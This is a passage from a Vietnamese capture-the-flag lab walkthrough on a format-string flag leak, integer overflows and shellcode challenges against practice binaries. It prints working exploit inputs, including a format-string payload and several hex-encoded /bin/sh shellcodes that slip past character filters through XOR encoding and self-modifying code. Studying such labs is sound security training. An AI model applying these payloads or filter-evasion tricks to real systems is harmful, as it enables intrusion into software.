
Chương trình đọc file flag lên bss memory. Sau đó mắc lỗi format string.

* + Bước 2: Lập kịch bản khai thác:

Nếu sử dụng %x như nhưng bài trước ta sẽ chỉ leak được stack memory không thể leak được flag. Ở đây ta phải sử dụng “%s” làm tham số thứ nhất, [địa chỉ biến secret] làm tham số thứ 2.

* + Bước 3: Tạo mã khai thác:

Tìm địa chỉ biến secret:




*Hình 2.41 Hợp ngữ hàm main Formatstring-leak-flag-in-mem-bss*

Theo mã nguồn tham số thứ 3 của fscanf sẽ là địa chỉ biến secret chính là địa chỉ được push đầu tiên trong các dòng được gạch dưới = 0x804a060.

Mã khai thác cuối cùng như sau: python -c 'print "\x60\xa0\x04\x08" + "%4$s"' | ./leak-flag-in-mem-bss

# Integer-overflow-1

* **Mục tiêu**: Giới thiệu lỗi tràn số nguyên giá trị -1 = MAX.
* **Mô tả**: Cho phép nhập vào 3 ký tự nhưng yêu cầu giá trị số lớn 5 chữ số.
* **Các bước thực hiện**:
  + Bước 1: Phân tích mã nguồn.



*Hình 2.42 Mã nguồn Integer-overflow-1*

Chương trình đọc 3 ký tự rồi đưa qua hàm atoi để chuyển từ chuỗi sang số và so sánh số này có lớn hơn 99999 hay không? Nếu có thì đưa người chơi FLAG.

* + Bước 2: Lập kịch bản khai thác:


atoi trả ra kiểu giá trị là int nhưng biến lưu thì lại là unsigned int. Ta có int -1 = 0xffffffff và unsigned int MAX = 4294967295 = 0xffffffff.

* + Bước 3: Tạo mã khai thác:

Nhập -1 vào input của chương trình.

# Integer-overflow-2

* **Mục tiêu**: Giới thiệu lỗi tràn số nguyên giá trị MAX = -1.
* **Mô tả**: hương trình là một trò chơi đoán số. Người chơi sẽ đặt cược và đoán số mà chương trình đang nghĩ. Chương trình gian lận và lúc nào người chơi cũng sẽ thua. Nếu người chơi dù thắng được 1$ chương trình sẽ đưa người chơi FLAG.
* **Các bước thực hiện**:
  + Bước 1: Phân tích mã nguồn.



*Hình 2.43 Mã nguồn Integer-overflow-2*

Chương trình hỏi người chơi mức đặt cượt và ngăn không cho nhập dấu trừ. Chương trình luôn thắng nên số tiền sau khi chơi bao giờ cũng <= số tiền ban đầu. Người chơi không thể đặt cược lớn hơn số tiền người chơi đang có. Nếu sau khi chơi số tiền người chơi tăng lên dù chỉ 1$ thì chương trình sẽ đưa người chơi FLAG.

* + Bước 2: Lập kịch bản khai thác:


Ở đây chương trình đã chặn nhập số âm, khác với bài trước bài này sử dụng strtoul giá trị trả ra là unsigned long int nên ta nhập vào unsigned long int 4294967295 = 0xffffffff thì khi ghi lên biến int (biến your\_bet) thì your\_bet = -1.

* + Bước 3: Tạo mã khai thác:

Nhập input 4294967295

# Integer-overflow-3

* **Mục tiêu**: Giới thiệu lỗi tràn số nguyên một cách chính xác.
* **Mô tả**: Chương trình là một trò chơi đoán số. Người chơi sẽ đặt cược và đoán số mà chương trình đang nghĩ. Chương trình gian lận và lúc nào người chơi cũng sẽ thua. Nếu người có đúng số tiền bằng với giá của FLAG thì chương trình sẽ đọc FLAG cho người chơi.
* **Các bước thực hiện**:
  + Bước 1: Phân tích mã nguồn.



*Hình 2.44 Mã nguồn Integer-overflow-3*

Chương trình hỏi người chơi mức đặt cượt và ngăn không cho nhập dấu trừ. Chương trình luôn thắng nên số tiền sau khi chơi bao giờ cũng <= số tiền ban đầu. Người chơi không thể đặt cược lớn hơn số tiền người chơi đang có. Nếu sau khi chơi số tiền người chơi tăng lên vừa đủ để mua FLAG chương trình sẽ đọc FLAG cho người chơi.

* + Bước 2: Lập kịch bản khai thác:


Ở đây chương trình đã chặn nhập số âm, chương trình sử dụng strtoul giá trị trả ra là unsigned long int nên ta nhập vào unsigned long int 4294965327 = 0xFFFFF84F thì khi ghi lên biến int (biến your\_bet) thì your\_bet = -1969 sẽ làm cho your\_money lên đúng 5000 + 1969 = 6969

* + Bước 3: Tạo mã khai thác:

Input vào chương trình 4294965327

# Integer-overflow-4

* **Mục tiêu**: Giới thiệu tràn số nguyên từ số 8 byte xuống số 4 byte.
* **Mô tả**: Chương trình cho phép nhập vào số 8 byte kiểm tra xem có lớn hơn 99999 không nếu có thì thoát sau đó do sai sót lại gán số 8 byte thành số 4 byte rồi kiểm tra nếu lớn hơn 99999 thì sẽ đọc cho người chơi FLAG.
* **Các bước thực hiện**:
  + Bước 1: Phân tích mã nguồn.



*Hình 2.45 Mã nguồn Integer-overflow-4*

Chương trình lưu số 8 byte vào biến tạm temp sau đó kiểm tra xem có lớn hơn 99999 không? Nếu có thì thoát.

Chương trình sử dụng số 4 byte là money\_given gán bằng biến tạm temp kiểm tra lại 1 lần nữa nếu money\_given lớn hơn 99999 thì sẽ đọc flag cho người chơi.

* + Bước 2: Lập kịch bản khai thác:

18446744071562067967 = 0xffffffff7fffffff = -2147483649 (8 byte) và khi bị cắt chỉ còn 4 byte thấp thì sẽ chỉ còn 0x7fffffff = 2147483647 > 99999


* + Bước 3: Tạo mã khai thác:

Input vào chương trình 18446744071562067967

# Shellcode-1

* **Mục tiêu**: Giới thiệu các kỹ thuật viết shellcode.
* **Mô tả**: Chương trình cho phép nhập vào shellcode sau đó thực thi shellcode. Tuy nhiên cấm một số kỹ tự đòi hỏi người chơi phải có kiến thức viết code asm để vượt qua.
* **Các bước thực hiện**:
  + Bước 1: Phân tích đề bài.

Thực thi file shellcode-1 ta thu được:



*Hình 2.46 Thực thi shellcode-1*

Shellcode không cho phép kí tự 0B cũng chính là giá trị cần đưa vào eax để thực hiện lệnh ngắt execv (thực thi)

* + Bước 2: Lập kịch bản khai thác:

Để thực thi được /bin/sh shellcode cần đưa CPU về trạng thái như sau: EAX = 0xb, EBX = [địa chỉ chứa chuỗi /bin/sh], ECX = EDX = 0; Sau đó là thực thi câu lệnh int 0x80.

Để vẫn thực hiện lệnh ngắt thực thi vượt qua việc cấm này ta có thể sử dụng các câu lệnh như ADD, XOR, SUB. Ví dụ

xor eax, eax

add eax, 0x1

add eax, 0xa

* + Bước 3: Tạo mã khai thác:

0: 31 c9 xor ecx,ecx

2: f7 e1 mul ecx

4: 51 push ecx

5: 68 2f 2f 73 68 push 0x68732f2f

a: 68 2f 62 69 6e push 0x6e69622f

f: 89 e3 mov ebx,esp

11: 04 0a add al,0xa

13: fe c0 inc al


15: cd 80 int 0x80

INPUT vào chương trình 31C9F7E151682F2F7368682F62696E89E3040AFEC0CD80

# Shellcode-2

* **Mục tiêu**: Giới thiệu các kỹ thuật viết shellcode.
* **Mô tả**: Chương trình cho phép nhập vào shellcode sau đó thực thi shellcode. Tuy nhiên cấm một số kỹ tự đòi hỏi người chơi phải có kiến thức viết code asm để vượt qua.
* **Các bước thực hiện**:
  + Bước 1: Phân tích đề bài:

Thực thi file shellcode-2 ta thu được:



*Hình 2.47 Thực thi shellcode-2*

So với bài trước bài này cấm thêm lệnh mov “mov ebx, esp”

* + Bước 2: Lập kịch bản khai thác:

mov ebx, esp là lệnh cần có để có thể cho giá trị ebx trỏ đến chuỗi “/bin/sh”. Ta có thể vượt qua cơ chế này bằng cách đẩy esp vào stack rồi lấy đỉnh stack ra đưa vào rbx. Ví dụ:

push rsp

pop rbx

* + Bước 3: Tạo mã khai thác:

0: 31 c9 xor ecx,ecx

2: f7 e1 mul ecx

4: 51 push ecx

5: 68 2f 2f 73 68 push 0x68732f2f

a: 68 2f 62 69 6e push 0x6e69622f

f: 54 push esp

10: 5b pop ebx

11: 04 0a add al,0xa

13: fe c0 inc al


15: cd 80 int 0x80

Input vào chương trình 31C9F7E151682F2F7368682F62696E545B040AFEC0CD80

# Shellcode-3

* **Mục tiêu**: Giới thiệu các kỹ thuật viết shellcode.
* **Mô tả**: Chương trình cho phép nhập vào shellcode sau đó thực thi shellcode. Tuy nhiên cấm một số kỹ tự đòi hỏi người chơi phải có kiến thức viết code asm để vượt qua.
* **Các bước thực hiện**:
  + Bước 1: Phân tích đề bài:

Thực thi file shellcode-3 ta thu được:



*Hình 2.48 Thực thi shellcode-3*

So với bài trước bài này cấm thêm chuỗi bin.

* + Bước 2: Lập kịch bản khai thác:

Khi bị cấm chuỗi bin (62696e), may mắn đây chỉ là giá trị ta vẫn có thể sử dụng cách add như bài shellcode-1 tuy nhiên ở đây sẽ sử dụng XOR với 20 để đơn giản là ta chỉ cần viết hoa chữ BIN. Ví dụ

a: be 0f 42 49 4e mov esi,0x4e49420f

f: 81 f6 20 20 20 20 xor esi,0x20202020

* + Bước 3: Tạo mã khai thác:

0: 31 c9 xor ecx,ecx

2: f7 e1 mul ecx

4: 51 push ecx

5: 68 2f 2f 73 68 push 0x68732f2f

a: be 0f 42 49 4e mov esi,0x4e49420f

f: 81 f6 20 20 20 20 xor esi,0x20202020

15: 56 push esi

16: 54 push esp

17: 5b pop ebx

18: 04 0a add al,0xa

1a: fe c0 inc al


1c: cd 80 int 0x80

Input vào chương trình 31C9F7E151682F2F7368BE0F42494E81F62020202056545B040AFEC0CD80

# Shellcode-4

* **Mục tiêu**: Giới thiệu các kỹ thuật viết shellcode.
* **Mô tả**: Chương trình cho phép nhập vào shellcode sau đó thực thi shellcode. Tuy nhiên cấm một số kỹ tự đòi hỏi người chơi phải có kiến thức viết code asm để vượt qua.
* **Các bước thực hiện**:
  + Bước 1: Phân tích đề bài:

Thực thi file shellcode-4 ta thu được:



*Hình 2.49 Thực thi shellcode-3*

So với bài trước bài này cấm thêm lệnh int 0x80.

* + Bước 2: Lập kịch bản khai thác:

Đối với các bài chặn ký tự thì đây là một trong những loại khó nhằn nhất vì nó chặn đoạn code mà luôn phải có vì không có lệnh nào thay thế được cho lệnh ngắt thực thi cả.

Đối với loại này ta sử dụng kỹ thuật self-modify (tự chỉnh sửa bản thân) nhưng ta phải có đc vị trí thực thi của code rồi XOR chính nó với một giá trị nào đó. Ở đây khi reverse file thực thi ta thấy khi chương trình gọi shellcode sẽ có lệnh call eax. Như vậy ta cần xem ta cần XOR vị trí nào torng shellcode so với eax thì sẽ phải + thêm offset bao nhiêu?

* + Bước 3: Tạo mã khai thác:

0: 66 81 70 22 12 12 xor WORD PTR [eax+0x22],0x1212

6: 31 c9 xor ecx,ecx

8: f7 e1 mul ecx

a: 51 push ecx

b: 68 2f 2f 73 68 push 0x68732f2f

10: be 0f 42 49 4e mov esi,0x4e49420f

15: 81 f6 20 20 20 20 xor esi,0x20202020

1b: 56 push esi

1c: 54 push esp

1d: 5b pop ebx

1e: 04 0a add al,0xa

20: fe c0 inc al

22: df .byte 0xdf


23: 92 xchg edx,eax

Ta thấy sau lệnh inc al (offset 0x20) sẽ là lệnh int 0x80 (offset 0x22) nên ta đặt trước code chỗ đó là df92 thì khi xor với 2020 sẽ trở về cd80 tương ứng với int 0x80

Input vào chương trình 66817022121231C9F7E151682F2F7368BE0F42494E81F62020202056545B040AFEC0DF92

# Shellcode-5

* **Mục tiêu**: Giới thiệu các kỹ thuật viết shellcode.
* **Mô tả**: Chương trình cho phép nhập vào shellcode sau đó thực thi shellcode. Tuy nhiên cấm một số kỹ tự đòi hỏi người chơi phải có kiến thức viết code asm để vượt qua.
* **Các bước thực hiện**:
  + Bước 1: Phân tích mã nguồn:



*Hình 2.50 Mã nguồn Shellcode-5*

Khác với những bài trước bài này chỉ cho input vào 11 byte.


* + Bước 2: Lập kịch bản khai thác:

Đến thời điểm này vẫn chưa có công bố công khai nào về shellcode nào ngắn đến 11 byte. Shellcode ngắn nhất mà tôi có thể tìm được là 21 byte. Nên nếu gặp những trường hợp thế này thì chỉ còn cách vận dụng vào môi trường chạy shellcode. Ví dụ nếu đã có rbx trỏ đến /bin/sh thì có thể loại bỏ shellcode đi đoạn đó sẽ tiết kiệm được đáng kể độ dài shellcode.

Trong ví dụ này môi trường đã cho ta khá nhiều lợi thế: hàm system và chuỗi sh. Chỉ cần làm shellcode có chức năng thực thi system(“sh”) là có thể lấy được flag.

* + Bước 3: Tạo mã khai thác:

Tìm vị trí call system:



*Hình 2.51 Hợp ngữ của hàm NEVER\_CALL trong Shellcode-5*

Địa chỉ câu lệnh gọi hàm system là 0x080485d9.

Và chuỗi sh sẽ nằm cuối chuỗi được input vào system với offset là 39:

gdb-peda$ x/s 0x80487ac+39

0x80487d3: "sh"

Shellcode ta chỉ cần push địa chỉ chuỗi sh, push địa chỉ call system, lệnh ret.

0: 68 d3 87 04 08 push 0x80487d3

5: 68 d9 85 04 08 push 0x80485d9

a: c3 ret

Input vào chương trình: 68d387040868d9850408C3